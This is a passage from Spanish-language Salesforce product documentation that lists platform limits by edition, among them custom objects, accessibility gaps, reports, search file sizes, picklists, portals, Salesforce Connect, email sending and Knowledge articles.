[4] Cuando los datos se sustituyen por los tokens de la URL, el vínculo puede superar los 3.000 bytes. Algunos navegadores aplican límites adicionales para la longitud máxima de la URL.

[5]Los objetos personalizados incluidos en un paquete gestionado que se publica públicamente en AppExchange no se contabilizan en los límites de su edición de Salesforce. Una organización no puede tener más de 2.000 objetos personalizados al mismo tiempo, sin que el origen o el espacio de nombres de esos objetos sea relevante. Los objetos personalizados eliminados temporalmente y sus datos se contabilizan con respecto a sus límites. Le recomendamos que elimine masivamente o borre los objetos personalizados que ya no necesite.

[6] Cada relación se incluye en el número máximo de campos personalizados permitido.

[7] Se aplica el límite de 100 objetos externos independientemente de cuántos complementos de Salesforce Connect que ha adquirido para su organización.

[8] Como práctica recomendada, no supere los 10.000 registros secundarios para una relación principal-detalle.

[9] Máximo de objetos que pueden estar pendientes para rutas de OmniCanal en una organización. Cuando un elemento está asignado a colas activadas por OmniCanal, OmniCanal intenta enrutarlo a un agente disponible. Si ningún agente está disponible, el trabajo está pendiente de enrutamiento.

[10] Máximo de registros que se pueden incluir en la cola por hora en una organización, en todas las colas activadas por OmniCanal. Cada vez que se asigna un elemento a una cola de OmniCanal, la plataforma comprueba el número de elementos incluidos en la cola en la hora precedente. Si se ha alcanzado el límite, no se asigna el elemento a la cola.

[11] Si su organización sobrepasa el límite diario de casos Web o candidatos Web, el propietario predeterminado de un caso o el creador de casos predeterminado recibe un correo electrónico con información acerca del caso o del candidato. Si su organización alcanza el límite de 24 horas, Salesforce guarda consultas adicionales en una cola de solicitudes pendientes que contienen solicitudes de casos y candidatos Web. Las solicitudes se envían cuando se actualiza el límite. La cola de solicitudes pendientes tiene un límite de 50.000 solicitudes combinadas. Si su organización alcanza el límite de solicitudes pendientes, las solicitudes adicionales se rechazan y no se añaden a la cola. Su administrador recibe las notificaciones de correo electrónico de los cinco primeros envíos rechazados. Póngase en contacto con el servicio de atención al cliente de Salesforce para cambiar el límite de solicitudes pendientes de su organización.

# Límites de accesibilidad

Límites generales de accesibilidad y límites para teclados y lectores de pantalla.

## Límites generales de accesibilidad

Las funciones de accesibilidad no se han incorporado en Chatter o en la consola de Salesforce.

## Funciones de Salesforce no optimizadas para usuarios con problemas de visión que utilizan el teclado

Las siguientes funcionalidades y funciones no son totalmente accesibles para usuarios con problemas de visión que utilizan el teclado, debido a que son propiedad de terceros, a la falta de soluciones de accesibilidad compatibles actualmente o a limitaciones impuestas por nuestros entornos de desarrollo:

- No se ha implementado un indicador de enfoque visual.
- Parte de los contenidos se muestra en cuadros superpuestos sin implementar el enfoque del teclado correspondiente y el control de orden. Estas funciones se encuentran en Chatter y en los vídeos de formación.
- Algunas de las interfaces interactivas enriquecidas, como las interfaces de arrastrar y soltar, no son accesibles mediante el teclado. Pueden tener una alternativa o pueden no estar disponibles en modo de accesibilidad.

## Funciones de Salesforce no optimizadas para usuarios con lectores de pantalla

Las siguientes funcionalidades y funciones no son totalmente accesibles para usuarios con lectores de pantalla, debido a que son propiedad de terceros, a la falta de soluciones de accesibilidad compatibles actualmente o a limitaciones impuestas por nuestros entornos de desarrollo:

- Algunas de las interfaces interactivas enriquecidas, como las interfaces de arrastrar y soltar, no son accesibles. Pueden tener una alternativa o pueden no estar disponibles en modo de accesibilidad.
- Los archivos PDF no se han marcado para su accesibilidad y no tienen ninguna alternativa.
- Los vídeos de formación no proporcionan una descripción de audio (incluyendo una descripción de audio extendida).
- Parte del contenido se muestra en cuadros superpuestos que los lectores de pantalla no reconocen como modales, permitiendo al usuario interactuar con otro contenido sin rechazar la superposición. Estas funciones se encuentran en Chatter y en los vídeos de formación.
- Es posible que la advertencia de tiempo de espera de sesión agotado no proporcione el tiempo suficiente para una respuesta de usuario si se utiliza un índice de lectura lento.

Las funciones de accesibilidad no se han incorporado en Chatter o en la consola de Salesforce.

# Límites de informes y paneles de Salesforce por edición

Diferencias entre ediciones para informes, instantáneas, paneles y filtros.

| Función | Personal Edition | Contact Manager Edition | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition y Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Tipos de informes personalizados<br>(Los límites se aplican a todos los tipos de informes personalizados | N/A | | | 50 | 200 | 2.000 | 400 |

| Función | Personal Edition | Contact Manager Edition | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition y Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| independientemente de su estado de desarrollo.) | | | | | | | |
| Filtros de paneles | | | | 3 por panel | | | |
| Paneles dinámicos por organización | N/A | | | | Hasta 5 | Hasta 10 | Hasta 3 |
| Filtros de campos por informe[1] | 20 | | | | | | |
| Fórmulas por informe | 5 | | | | | | |
| Instantáneas de creación de informes | N/A | | | 1[2, 3, 4] | 1[2] | 2[2] | 1[2, 3, 4] |
| Actualizaciones de paneles programadas | ND | | | | 1[2] | 2[2] | ND |
| Informes programados por hora<br>(Los informes de correo electrónico pueden ser de hasta 10 MB.) | ND | | | 1[2, 3, 5] | 1[2] | 2[2] | 1[2, 3, 5] |

[1] Estos límites se aplican al generador de informes. Si utiliza el asistente de informes, el límite es 10.

[2] Hasta un total de 200.

[3] Solo las horas de menor producción (entre las 6 PM y las 3 AM, hora local).

[4] Limitado a una hora de inicio preferida por día.

[5] Limitado a tres hora de inicio preferida por día.

# Límites de búsqueda

Límites de búsqueda de extensiones y tamaños de archivo, grupos de sinónimos y listas de selección.

Límites de búsqueda

Límites de búsqueda para registros de documentos y grupos de sinónimos.

Límites de búsqueda de sinónimos

Con los grupos de sinónimos, los conjuntos de palabras o frases se tratan del mismo modo en las búsquedas. Una búsqueda de un término en un grupo de sinónimos devuelve resultados de todos los términos del grupo. Una organización puede crear hasta 10.000 grupos de sinónimos.

Límites de búsqueda de listas de selección

Cuando ordene los resultados de búsqueda de un objeto es específico no puede hacer clic en encabezados de columnas para campos de lista de selección de selección múltiple ya que no puede ordenar el tipo de campo de lista de selección de selección múltiple.

# Límites de búsqueda

Límites de búsqueda para registros de documentos y grupos de sinónimos.

## Límites de búsqueda de documentos

La búsqueda de contenido de documento admite varios tipos de archivo y tiene límites de tamaño de archivo. El contenido de los documentos que superan los tamaños máximos no se buscarán; sin embargo, los campos de documentos mencionados anteriormente, se buscarán. Sólo se busca el primer millón de caracteres de texto. El texto que no se incluya dentro de estos límites no se incluye en la búsqueda.

| Tipo de archivo | Extensiones de archivo | Tamaño máximo |
|---|---|---|
| HTML (sólo el texto con una etiqueta `<body>`) | `.htm`, `.html`, `.xhtml` | 5 MB |
| PDF | `.pdf` | 25 MB |
| PPT | `.pot`, `.pps`, `.ppt` | 25 MB |
| RTF | `.rtf` | 5 MB |
| Texto | `.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt` | 5 MB |
| Word | `.doc`, `.dot` | 25 MB |
| XLS | `.xls`, `.xlt` | 5 MB o un límite máximo de 100.000 celdas |
| XML | `.xml` | 5 MB |

## Límites de búsqueda de sinónimos

Con los grupos de sinónimos, los conjuntos de palabras o frases se tratan del mismo modo en las búsquedas. Una búsqueda de un término en un grupo de sinónimos devuelve resultados de todos los términos del grupo. Una organización puede crear hasta 10.000 grupos de sinónimos.

CONSULTE TAMBIÉN

Límites de búsqueda para archivos en Chatter

Límites de Salesforce CRM Content

# Límites de búsqueda de sinónimos

Con los grupos de sinónimos, los conjuntos de palabras o frases se tratan del mismo modo en las búsquedas. Una búsqueda de un término en un grupo de sinónimos devuelve resultados de todos los términos del grupo. Una organización puede crear hasta 10.000 grupos de sinónimos.

## Límites de búsqueda de listas de selección

Cuando ordene los resultados de búsqueda de un objeto es específico no puede hacer clic en encabezados de columnas para campos de lista de selección de selección múltiple ya que no puede ordenar el tipo de campo de lista de selección de selección múltiple.

# Límites de objeto estándar

Los límites de objeto estándar incluye detalles de uso de personalizaciones de objeto, como los campos personalizados que ha agregado o reglas de colaboración que ha aplicado en un objeto.

La lista varía dependiendo del objeto. Cuando una personalización excede el límite permitido para el objeto o alcanza el 75% del límite, aparece una sugerencia sobre lo que puede hacer a continuación.

Consulte la página de límites de objetos estándar cuando planifique la personalización de un objeto estándar específico o supervisar el uso y los límites de las personalizaciones en ese objeto.

Desde la configuración de gestión para el objeto adecuado, vaya a Límites.

Nota: Los porcentajes de límites de objetos están truncados, no redondeados. Por ejemplo, si su organización utiliza el 95,55% del límite de una personalización específica, el límite de objetos mostrará 95%.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

# Límites de administración y asistencia

Límites de reglas de asignación, respuesta automática y distribución
Límites para la automatización de la generación de candidatos, las respuestas por correo electrónico y las distribuciones por edición.

Límites de Respuestas de Chatter
Límites de preguntas y personalizaciones del portal de clientes.

Límites de configuración de campos, listas de selección y datos
Límites de configuración de campos personalizados, listas de selección, listas de selección personalizadas y datos personalizados.

Límites del portal de clientes
Límites de objetos personalizados en el portal de clientes y límites de usuarios de portal.

Límites de importación de datos
Límites de importación de datos con el Cargador de datos.

Límites de integración de datos externos
Límites de Salesforce Connect para el acceso a datos que están almacenados fuera de su organización de Salesforce.

Límites de usuario de External Identity
Los límites dependen de las licencias de usuario de External Identity.

Límites de correo electrónico
Límites de correo electrónico, correo electrónico masivo y correos electrónicos de flujo de trabajo.

Límites de Salesforce Knowledge
Límites de Salesforce Knowledge por edición.

Limitaciones de campo
Límitaciones para campos cifrados, de combinación y de fórmula.

Límites de archivos y almacenamiento
Límites de Salesforce Files, Salesforce CRM Content, Chatter y asignación de almacenamiento.

Límites de visualización de páginas de Force.com Sites
Límites de solicitudes que cuentan como visualizaciones de páginas.

Límites de facturación de Force.com Site
Terminología de límites y facturación asociada con sitios de Force.com.

Límites generales de Sandbox y almacenamiento de Sandbox
Límites de entornos de Sandbox.

Límites de portales de socios
Límites de portales de socios.

Límites de política de contraseñas
Límites del número y uso de contraseñas de usuarios.

Limitaciones de la consola de Salesforce
Limitaciones técnicas para utilizar una consola de Sales forcee.

Límites de Site Edition
Límites del número de sitios, ancho de banda, tiempo de solicitud de servicio y vistas de página máximas por edición.

Límites de importación de Site.com
Límites de importación de sitios Web y archivos.

Límites de solicitudes Web
Límites para el uso simultáneo de solicitudes Web.

CONSULTE TAMBIÉN

Consideraciones para Lightning Experience
Límites de la aplicación Salesforce Classic Mobile
Qué no está disponible en la aplicación para navegadores móviles Salesforce1
Consideraciones para el uso de Gestión de duplicados
Directrices para la modificación de registros con el editor en línea

# Límites de reglas de asignación, respuesta automática y distribución

Límites para la automatización de la generación de candidatos, las respuestas por correo electrónico y las distribuciones por edición.

Las reglas de asignación automatizan los procesos de asistencia y generación de candidatos de una organización. Las reglas de respuesta automática especifican condiciones de envío de respuestas de correo electrónico automáticas para el envío de casos o candidatos. Las reglas de distribución distribuyen casos automáticamente si no se resuelven en un determinado plazo.

La siguiente tabla muestra las restricciones para reglas.

| Restricciones | Detalles |
| --- | --- |
| Reglas activas por objeto<br>(Los límites se aplican a cualquier combinación de reglas de flujo de trabajo, asignación, respuesta automática y distribución *activas*. | 50 |

| Restricciones | Detalles |
| --- | --- |
| Reglas de asignación, respuesta automática y distribución | Cada una puede tener:<br>• 3.000 entradas de regla<br>• 300 entradas de regla de criterios de fórmula<br>• 25 criterios de filtro por cada entrada de regla |
| Total de acciones permitidas por regla | 200 |
| Total de reglas admitidas<br>(Los límites se aplican a cualquier combinación de reglas de flujo de trabajo, asignación, respuesta automática y distribución tanto *activas* como *inactivas*.) | 500 por objeto; 2.000 por organización |

# Límites de Respuestas de Chatter

Límites de preguntas y personalizaciones del portal de clientes.

Las Respuestas de Chatter integran Casos, Respuestas, Sitios de Force.com, Portal de clientes y Salesforce Knowledge para proporcionarle una comunidad Web.

Los límites siguientes se aplican a las Respuestas de Chatter.

- Una pregunta de Respuestas de Chatter puede recibir hasta 500 respuestas.
- Cuando personalice el Portal de clientes, Respuestas admite todos los estilos de ficha y únicamente los siguientes estilos de página:
  - Fondo de página
  - Texto
  - Vínculo
  - Activación de vínculo

CONSULTE TAMBIÉN

Sugerencias de implementación de Chatter Answers

# Límites de configuración de campos, listas de selección y datos

Límites de configuración de campos personalizados, listas de selección, listas de selección personalizadas y datos personalizados.

Campos personalizados admitidos por objeto
Límites del número de campos personalizados por edición.

Límites de listas de selección personalizadas
Límites de listas de selección personalizadas que permiten a los usuarios seleccionar valores de una lista de entradas predefinida.

Límites de configuraciones personalizadas
Límites de la cantidad de datos en memoria caché permitidos para configuraciones personalizadas.

Límites de listas de selección estándar
Límites del número de entradas en listas de selección estándar.

## Campos personalizados admitidos por objeto

Límites del número de campos personalizados por edición.

El número de campos personalizados que se admiten por objeto varía en función de su edición de Salesforce. También varía el número de actividades, campos de área de texto largo, campos de área de texto enriquecido, campos de relaciones y campos de resumen.

<table>
<tr><th>Tipo de campo</th><th>Personal Edition</th><th>Contact Manager Edition</th><th>Group Edition</th><th>Professional Edition</th><th>Enterprise Edition</th><th>Developer Edition</th><th>Unlimited Edition y Performance Edition</th></tr>
<tr><td>Actividades</td><td colspan="3">No hay límite adicional</td><td>20</td><td colspan="3">100</td></tr>
<tr><td>Área de texto largo</td><td colspan="7" rowspan="2">Un objeto puede tener campos de área de texto enriquecido y campos de área de texto largo ilimitados, aunque el límite de su edición para el total de campos personalizados en un objeto, con independencia del tipo de campo. Cada objeto puede contener 1.600.000 caracteres en un área de texto largo y campos de área de texto enriquecido. Cuando crea un campo de área de texto largo o enriquecido, establece un límite de caracteres para el campo: la longitud máxima del texto que se puede introducir. El límite predeterminado de caracteres de campos de área de texto largo y enriquecido es de 32.768 (32 KB). El límite máximo de caracteres de campos de área de texto largo y enriquecido es de 131.072 (128 KB). El límite mínimo de caracteres es de 256. El tamaño máximo de una imagen que puede cargarse en un campo de área de texto enriquecido es 1 MB.</td></tr>
<tr><td>Área de texto enriquecido</td></tr>
<tr><td>Relación</td><td colspan="3" rowspan="2">No hay límite adicional</td><td colspan="4">40</td></tr>
<tr><td>Resumen</td><td colspan="4">25</td></tr>
</table>

## Límites de listas de selección personalizadas

Límites de listas de selección personalizadas que permiten a los usuarios seleccionar valores de una lista de entradas predefinida.

Dentro del límite total de 15.000 caracteres, las listas de selección personalizadas pueden tener:

- Hasta 1.000 entradas
- Hasta 255 caracteres por entrada

Las listas de selección múltiple personalizadas pueden tener hasta 500 valores. Los usuarios pueden seleccionar hasta 100 valores al mismo tiempo en un registro.

## Límites de configuraciones personalizadas

Límites de la cantidad de datos en memoria caché permitidos para configuraciones personalizadas.

Puede acceder a la configuración personalizada desde campos de fórmula, reglas de validación, Apex y la API de SOAP.

Los siguientes límites se aplican a la configuración personalizada y la cantidad de datos almacenados en caché.

- La cantidad total de datos en la memoria caché permitidos para su organización es el **menor** de estos dos valores:
  - 10 MB
  - 1 MB multiplicado por el número de licencias de usuario completas en su organización

  Por ejemplo, si su organización tiene tres licencias completas, dispondrá de 3 MB de almacenamiento de configuración personalizada. Si su organización tiene 20 licencias completas, dispondrá de 10 MB de almacenamiento.

- Cada paquete gestionado certificado obtiene su límite separado además del límite de su organización. Por ejemplo, supongamos que su organización tiene dos paquetes gestionados certificados instalados y su organización tiene tres licencias completas. Cada paquete gestionado certificado puede tener 3 MB de almacenamiento de configuración personalizada, además del límite de almacenamiento de configuración personalizada de 3 MB de su organización.
- Puede agregar hasta 300 campos por configuración personalizada, salvo que su límite de campos para objetos personalizados sea inferior a 300. Si su límite de campos para objetos personalizados es inferior a 300, su límite de campos para configuraciones personalizadas es igual a su límite de campos para objetos personalizados.

## Límites de listas de selección estándar

Límites del número de entradas en listas de selección estándar.

Las listas de selección son listas personalizadas permiten a los usuarios seleccionar valores de una lista de entradas predefinida.

El número máximo de entradas que puede tener en una lista de selección depende del número total de caracteres permitidos en la lista de selección, que es de 15.000. Cada entrada incluye un salto de línea y un carácter de retorno que no son visibles. Estos dos caracteres adicionales por entrada cuentan en el límite de 15.000 caracteres.

En las listas de selección estándar, cada entrada pueden tener hasta 255 caracteres, sin incluir saltos de línea ni retornos.

En las listas de selección estándar de organizaciones que usen tipos de registros o el sistema de traducción, puede tener un número ilimitado de entradas con las siguientes excepciones para listas de selección especiales.

| Campo de lista de selección | Número máximo de entradas |
|---|---|
| `Estado del candidato` | 100 |
| `Estado de la tarea` | 100 |
| `Prioridad de tareas` | 50 |
| `Estado de caso` | 100 |
| `Prioridad de caso` | 50 |
| `Etapa de oportunidad` | 100 |

# Límites del portal de clientes

Límites de objetos personalizados en el portal de clientes y límites de usuarios de portal.

Póngase en contacto con Salesforce para obtener información acerca del número de portales de cliente y licencias de usuario del portal de clientes que puede activar.

## Límites de objetos personalizados en los portales de clientes

Los siguientes límites se aplican a los objetos personalizados de los portales de clientes.

- El número máximo de objetos personalizados que puede incluir en un portal de clientes depende del número total de objetos personalizados que puede crear en su edición.
- Además, las licencias de usuario controlan en número de objetos personalizados que un usuario de un portal puede ver en un portal de clientes. Para obtener más información, póngase en contacto con Salesforce.

## Límites de cuentas personales

Un usuario de Salesforce puede ser el propietario de hasta 1.000 usuarios de portal de cuentas personales. Esto incluye usuarios de cuentas personales con Customer Community Plus, Portal de clientes y otras licencias de portal basadas en funciones. Los usuarios de cuentas personales con licencias de portal de gran volumen como Portal de clientes de gran volumen o Comunidad de clientes no cuentan para este límite. Los usuarios con portal de socios o licencias de Comunidad de socios no pueden ser usuarios de cuentas personales, por lo que no se aplica este límite.

## Límite de funciones de portal

El número máximo de funciones de portal de una organización es 5000. Este límite incluye las funciones de portal asociadas con todos los portales del cliente de una organización, portales de socios o comunidades. Para evitar un crecimiento innecesario de este número, recomendamos que revise y reduzca el número de funciones para cada uno de sus portales y comunidades. Además, puede eliminar las funciones de portal que no use. Si aun necesita más funciones de portal, póngase en contacto con el Servicio de atención al cliente de Salesforce.

CONSULTE TAMBIÉN

- Activación de Salesforce CRM Content en el portal de clientes
- Límites de configuración del portal de clientes

# Límites de importación de datos

Límites de importación de datos con el Cargador de datos.

Los siguientes límites se aplican a los datos importados con el Cargador de datos.

Solo son válidas las fechas incluidas dentro de un rango específico. La fecha pasada a partir de la cual las demás son válidas es 1700-01-01T00:00:00Z GMT, o justo después de medianoche del 1 de enero de 1700. La fecha futura a partir de la cual las demás dejan de ser válidas es 4000-12-31T00:00:00Z GMT, o justo después de medianoche del 31 de diciembre de 4000. Estos valores están compensados por su zona horaria. Por ejemplo, en la zona horaria del Pacífico, la fecha pasada a partir de la cual las demás son válidas es 1699-12-31T16:00:00, o 4:00 PM del 31 de diciembre de 1699.

Al utilizar el Cargador de datos versión 28.0 y posterior, el tamaño máximo del campo para los archivos CSV importados es de 32.000 caracteres.

# Límites de integración de datos externos

Límites de Salesforce Connect para el acceso a datos que están almacenados fuera de su organización de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

## Límites generales de Salesforce Connect

Para cada usuario, el número máximo de objetos externos a los que puede otorgar permisos de objeto es igual al número máximo de objetos personalizados a los que puede acceder el usuario. Este límite se determina por la licencia de usuario asignada al usuario.

| | |
|---|---|
| Máximo de objetos externos por organización[1] | 100 |
| Máximo de uniones por consulta en objetos externos y otros tipos de objetos | 4 |

| | |
|---|---|
| Longitud máximo del token de OAuth emitido por el sistema externo | 4,000 caracteres |
| Número máximo de filas recuperadas por hora por fuente de datos externa. Este límite no se aplica a las fuentes de datos externas de alto volumen de datos o filas que se han recuperado anteriormente. | 50.000 |

[1] Se aplica el límite de 100 objetos externos independientemente de cuántos complementos de Salesforce Connect que ha adquirido para su organización.

El siguiente límite solo se aplica a los adaptadores de OData 2.0 y 4.0 para Salesforce Connect.

| | |
|---|---|
| Tamaño máximo de solicitud HTTP para OData | 8 MB |
| Tamaño máximo de respuesta HTTP para OData | 8 MB |
| Tamaño de conjunto de resultados máximos de una consulta OData | 16 MB |
| Tamaño de conjunto de resultados máximos de una subconsulta OData | 1.000 filas |

Una organización está limitada a:

- 10.000 llamadas de OData por hora para las ediciones Enterprise, Performance y Unlimited. Límites superiores están disponibles mediante solicitud.
- 1.000 llamadas de OData por hora para Developer Edition.

CONSULTE TAMBIÉN

Consideraciones para Salesforce Connect: Todos los adaptadores

# Límites de usuario de External Identity

Los límites dependen de las licencias de usuario de External Identity.

Recomendamos que el número de usuarios con licencia de External Identity de su comunidad no supere los diez millones de usuarios exclusivos al mes. Si requiere licencias de usuario adicionales más allá de este límite, póngase en contacto con su ejecutivo de cuenta de Salesforce. La superación de este límite puede dar como resultado un cargo adicional y disminuir la funcionalidad esperada.

# Límites de correo electrónico

Límites de correo electrónico, correo electrónico masivo y correos electrónicos de flujo de trabajo.

Límites generales de correo electrónico
Límites de correo electrónico y plantillas de correo electrónico por edición.

Límites diarios de correos electrónicos de flujo de trabajo
Límites de alertas de correo electrónico relacionadas con aprobaciones y de flujo de trabajo.

Límites de correo masivo
Límites para el envío de correo electrónico masivo por edición.

# Límites generales de correo electrónico

Límites de correo electrónico y plantillas de correo electrónico por edición.

No existe límite para enviar correos electrónicos a contactos, candidatos, cuentas personales y usuarios de su organización directamente desde las páginas de cuenta, contacto, candidato, oportunidad, caso, campaña u objetos personalizados.

Puede usar la API o Apex para enviar correo electrónico masivo a un total de 5,000 direcciones de correo electrónico externas por día según la Hora del meridiano de Greenwich (GMT). Los correos electrónicos únicos enviados con el redactor de correo electrónico de Salesforce no cuentan para este límite. No existe límite para enviar correos electrónicos a contactos, candidatos, cuentas personales y usuarios de su organización directamente desde las páginas de cuenta, contacto, candidato, oportunidad, caso, campaña u objetos personalizados.

<table>
<tr><th>Función</th><th>Personal Edition</th><th>Contact Manager Edition</th><th>Group Edition</th><th>Professional Edition</th><th>Enterprise Edition</th><th>Unlimited Edition y Performance Edition</th><th>Developer Edition</th></tr>
<tr><td>Plantillas de correo electrónico: tamaño máximo</td><td>384 KB para plantillas de correo electrónico de texto</td><td colspan="6">• 384 KB para plantillas de texto, HTML y HTML personalizadas<br>• 1 MB para plantillas de Visualforce</td></tr>
<tr><td>Servicios de correo electrónico: máximo de mensajes de correo electrónico procesados por Salesforce por día</td><td rowspan="3" colspan="3">ND</td><td colspan="4">Número de licencias de usuario multiplicado por 1.000; máximo 1.000.000</td></tr>
<tr><td>Servicios de correo electrónico: tamaño máximo de mensajes de correo electrónico (encabezados, cuerpo, datos adjuntos y codificación de los mensajes de correo electrónico)</td><td colspan="4">25 MB[1]</td></tr>
<tr><td>Correo electrónico para registro de casos: máximo de mensajes de correo electrónico convertidos en casos</td><td colspan="4">2.500 por día</td></tr>
<tr><td>Funciones ampliadas de combinación de correo electrónico: máximo de registros</td><td colspan="7">1.000</td></tr>
<tr><td>Funciones ampliadas de combinación de correo electrónico: tamaño máximo total de plantillas seleccionadas</td><td colspan="7">1 MB</td></tr>
</table>

<table>
<tr><th>Función</th><th>Personal Edition</th><th>Contact Manager Edition</th><th>Group Edition</th><th>Professional Edition</th><th>Enterprise Edition</th><th>Unlimited Edition y Performance Edition</th><th>Developer Edition</th></tr>
<tr><td>Correo electrónico entrante enviado a Salesforce</td><td colspan="7">• Tamaño de trucado del cuerpo del correo electrónico: 32 KB<br>• Máximo de actividades de correo electrónico creadas para cada correo electrónico recibido: 50<br>• Tamaño máximo de un archivo adjunto: 5 MB<br>• Tamaño máximo total de archivos adjuntos: 25 MB[1]</td></tr>
<tr><td>Campo de combinación: <code>Case.Email_Thread</code></td><td colspan="2">N/A</td><td colspan="5">• Máximo de correos electrónicos: 200<br>• Tamaño de trucado del cuerpo del correo electrónico: 32 KB</td></tr>
<tr><td>Correo electrónico para registro de casos On-Demand: máximo de mensajes de correo electrónico procesados por Salesforce por día (cuenta para el límite de servicios de correo electrónico)</td><td colspan="4" rowspan="2">N/A</td><td colspan="3">Número de licencias de usuario multiplicado por 1.000; máximo 1.000.000</td></tr>
<tr><td>Correo electrónico para registro de casos On-Demand: tamaño máximo de correo electrónico (encabezados, cuerpo, datos adjuntos y codificación del mensaje de correo electrónico)</td><td colspan="3">25 MB[1]</td></tr>
</table>

[1] El tamaño máximo de los mensajes de correo electrónico de los servicios de correo electrónico varía dependiendo del idioma y el juego de caracteres. El tamaño de un mensaje de correo electrónico incluye el encabezado, el cuerpo, los datos adjuntos y la codificación del mensaje. Como resultado, un mensaje de correo electrónico con 25 MB de datos adjuntos superará previsiblemente el límite de tamaño total de 25 MB tras contar el tamaño del encabezado, el cuerpo y la codificación.

CONSULTE TAMBIÉN

Límites de correo masivo

Límites diarios de correos electrónicos de flujo de trabajo

## Límites diarios de correos electrónicos de flujo de trabajo

Límites de alertas de correo electrónico relacionadas con aprobaciones y de flujo de trabajo.

El límite diario de correos electrónicos enviados a través de alertas de correo electrónico es de 1.000 por cada licencia estándar de Salesforce por organización, excepto las organizaciones con la edición gratuita Developer Edition y de prueba, donde el límite de correo

electrónico de flujo de trabajo diario es de 15. El límite total de la organización es de 2.000.000. Este límite se aplica a correos electrónicos enviados a través de alertas de correo electrónico en reglas de flujo de trabajo, procesos de aprobación, flujos o la API de REST.

La restricción del límite se basa en el periodo de actividad de 24 horas que comienza y termina en la medianoche GMT. Al agregar o eliminar una licencia de usuario ajusta inmediatamente el límite total. Si envía una alerta de correo electrónico a un grupo, todos los destinatarios de ese grupo afectan al límite de correo electrónico de flujo de trabajo diario.

Cuando su organización alcanza el límite de correo electrónico de flujo de trabajo diario:

- Cualquier correo electrónico de la cola del flujo de trabajo que haya quedado ignorado y no se envíe ese día queda descartado. Salesforce no intenta volver a enviarlo después.
- Si se activa una regla de flujo de trabajo con una acción y un correo electrónico, sólo se bloquea la acción del correo electrónico.
- Las acciones de aprobación final, rechazo final, aprobación, rechazo y recuperación se bloquean.
- Se agrega un mensaje de error al registro de depuración.

Los siguientes elementos no afectan al recuento del límite de correo electrónico de flujo de trabajo:

- Correos electrónicos de notificación de aprobación
- Notificaciones de asignación de tareas
- Notificaciones de reglas de asignación de candidatos
- Notificaciones de reglas de asignación de casos
- Notificaciones de reglas de distribución de casos
- Alertas de uso de sitios de Force.com

Cuando las alertas de correo electrónico de flujo de trabajo se acercan a ciertos límites o los superan, Salesforce envía un correo electrónico de advertencia al usuario predeterminado del flujo de trabajo o, si no se ha definido ninguno, al administrador del sistema activo.

| Cuando... | Salesforce envía... | El correo electrónico de advertencia incluye... |
|---|---|---|
| No se envía ninguna alerta de correo electrónico porque el número de destinatarios supera el límite de un único correo electrónico | Un correo electrónico de advertencia para cada alerta de correo no enviada | Contenido y destinatarios de la alerta de correo electrónico no enviada |
| La organización alcanza el 90% del límite de correos electrónicos por día | Un correo electrónico de advertencia | El límite y el uso de la organización |
| La organización alcanza el 90% del límite de correos electrónicos de flujo de trabajo por día | Un correo electrónico de advertencia | El límite y el uso de la organización |
| No se envía ninguna alerta de correo electrónico porque la organización supera el límite de correos electrónicos diarios | Un correo electrónico de advertencia tras cada 100 alertas de correo electrónico que se intentan enviar por encima del límite | El límite y el uso de la organización |
| No se envía ninguna alerta de correo electrónico porque la organización supera el límite de correos electrónicos de flujo de trabajo | Un correo electrónico de advertencia tras cada 100 alertas de correo electrónico que se intentan enviar por encima del límite | El límite y el uso de la organización |

## Límites de correo masivo

Límites para el envío de correo electrónico masivo por edición.

Puede enviar email masivo a un máximo de 5.000 direcciones de correo electrónico externas por día y organización según la Hora del meridiano de Greenwich (GMT).

Los siguientes límites adicionales se aplican a los correos masivos:

- Los límites de correo electrónico único y masivo no tienen en cuenta las direcciones únicas. Por ejemplo, si tiene 10 veces la dirección `juanperez@ejemplo.com` en el correo electrónico, se contabiliza como 10 con respecto al límite.
- Puede enviar un número ilimitado de correos electrónicos a los usuarios internos de su organización que incluye usuarios de portal.
- Solo puede enviar mensajes de correo electrónico masivos a contactos, cuentas personales, candidatos y a los usuarios internos de su organización.
- En organizaciones que disponen de Developer Edition y aquellas que evalúan Salesforce durante un período de prueba, podrá enviar correos electrónicos masivos a un máximo de 10 direcciones externas de correo electrónico al día. Este límite mínimo no se aplica si la organización se creó antes de la versión Winter '12 y ya tenía activada la opción de correo electrónico masivo con un límite mayor. Además, su organización puede enviar correos electrónicos individuales a un máximo de 15 direcciones de correo electrónico al día.
- No puede enviar un mensaje de correo electrónico de forma masiva mediante una plantilla de correo electrónico de Visualforce.

# Límites de Salesforce Knowledge

Límites de Salesforce Knowledge por edición.

Salesforce Knowledge es una base de datos de conocimientos para la creación y gestión de contenido. Si Salesforce Knowledge está activado en el Portal de clientes o en el portal de socios, los clientes y socios pueden acceder a artículos.

| Límites de Salesforce Knowledge | Detalles para Performance Edition, Unlimited Edition, Enterprise Edition y Developer Edition |
|---|---|
| Número máximo de artículos | 50,000 artículos |
| Número máximo de tipos de artículos | 100 tipos de artículo |
| Número máximo de campos personalizados por tipo de artículo | Enterprise Edition, Developer Edition y Unlimited Edition: 500 campos personalizados por tipo de artículo<br>Performance Edition: 800 campos personalizados por tipo de artículo |
| Máximo de campos de archivo | 5 campos de archivo |
| Tamaño máximo de campo de archivo | Los campos de archivo se contabilizan como archivos adjuntos y pueden tener una capacidad de hasta 25 MB. |
| Tamaño máximo de área de texto enriquecido | 131072 caracteres |
| Tamaño máximo de todos los campos de área de texto enriquecido en un artículo | 1638400 caracteres |
| Máximo de referencias de artículo único (vínculos) en un campo de área de texto enriquecido | Puede tener hasta 100 vínculos a diferentes artículos de Salesforce Knowledge en un solo campo de texto enriquecido. |

| Límites de Salesforce Knowledge | Detalles para Performance Edition, Unlimited Edition, Enterprise Edition y Developer Edition |
|---|---|
| Supervisión del historial de artículos | Los eventos de artículos se supervisan durante hasta 18 meses. |
| Número máximo de idiomas admitidos | 16 idiomas admitidos |
